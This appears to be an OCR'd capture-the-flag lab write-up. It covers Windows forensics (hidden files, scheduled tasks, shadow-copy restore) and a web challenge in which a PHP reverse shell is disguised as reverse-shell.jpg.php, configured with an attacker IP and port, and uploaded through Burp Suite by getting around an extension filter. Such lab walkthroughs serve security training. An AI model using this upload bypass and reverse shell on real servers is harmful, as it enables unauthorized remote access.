
Then, we go to the Backup(Z:), go to the view tab and checkmark the hidden items box. Now we'll be able to view all the hidden content in the window explorer which is the file named confidential. To find out the file extension of the encrypted file, we open the confidential file. We are able to know the suspicious scheduled task by viewing it in the task scheduler. To view the file location of the suspicious task, we check the properties in the task scheduler and go to the action tab. We may also know the ID of ShadowCopyVolume by inspecting the properties in the task scheduler. After that, we want to look for a password in the encrypted file that no longer exists. We need to restore the previous version of the file by clicking at the properties of the file and go to the previous version tab. Now we can restore the file and obtain the password.

Day24: Final Challenge - The Trial Before Christmas


Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1




Question 2





Question 3





Question 4



Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
10.6.42.115:65000 Per-host Default
Edit request interception rule
Specify the details of the interception rule.
Boolean operator: And
Match type: File extension
Match relationship: Does not match
Match condition: ng$|^css$|^js$|^ico$|^svg$|^eot$|^woff$|^woff2$|^ttf$)
OK
Cancel
Import / export CA certificate
Intercept Client Requests
Use these settings to control which reque
Intercept requests based on the follo
Add
Edit
Remove
Up
Down
Enabled
Or Request Contains parameters
Or HTTP method Does not match (get|post)
And URL Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited
Intercept Server Responses
Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.
Intercept responses based on the following rules:
Add
Enabled Operator Match type Relationship Condition


kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ./reverse-shell.jpg.php
(kali㉿kali)-[~]
$ nano reverse-shell.jpg.php



kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
GNU nano 5.9 reverse-shell.jpg.php
// Limitations
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will f
// Some compile-time options are needed for daemonisation (like pcntl, posix
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.171.8'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
[Wrote 192 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify



Aperture Clear?
Not secure | 10.10.171.8:65000/uploads.php
UPLOAD
File Uploaded Successfully!


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://10.10.171.8:65000
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1
Pretty Raw Hex \n
INSPECTOR
POST /api/upload HTTP/1.1
Host: 10.10.171.8:65000
Content-Length: 7396
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Origin: http://10.10.171.8:65000
Referer: http://10.10.171.8:65000/uploads.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
{
"name":"reverse-shell.jpg.php",
"file":
"data:application/x-php;base64,PD9waHAKLy8gcGhwLXJldmVyc2Utc2hlbGwgLSBBIFJldmVyc2UgU2hlbGwgaW1wbGVtZW50YXRpb24gaW4gUEhQCi8vI
Search... 0 matches



Index of /grid
Not secure 10.10.171.8:65000/grid/
Index of /grid
Name Last modified Size Description
Parent Directory -
reverse-shell.jpg.php 2022-07-24 08:37 5.4K
Apache/2.4.29 (Ubuntu) Server at 10.10.171.8 Port 65000


Question 5



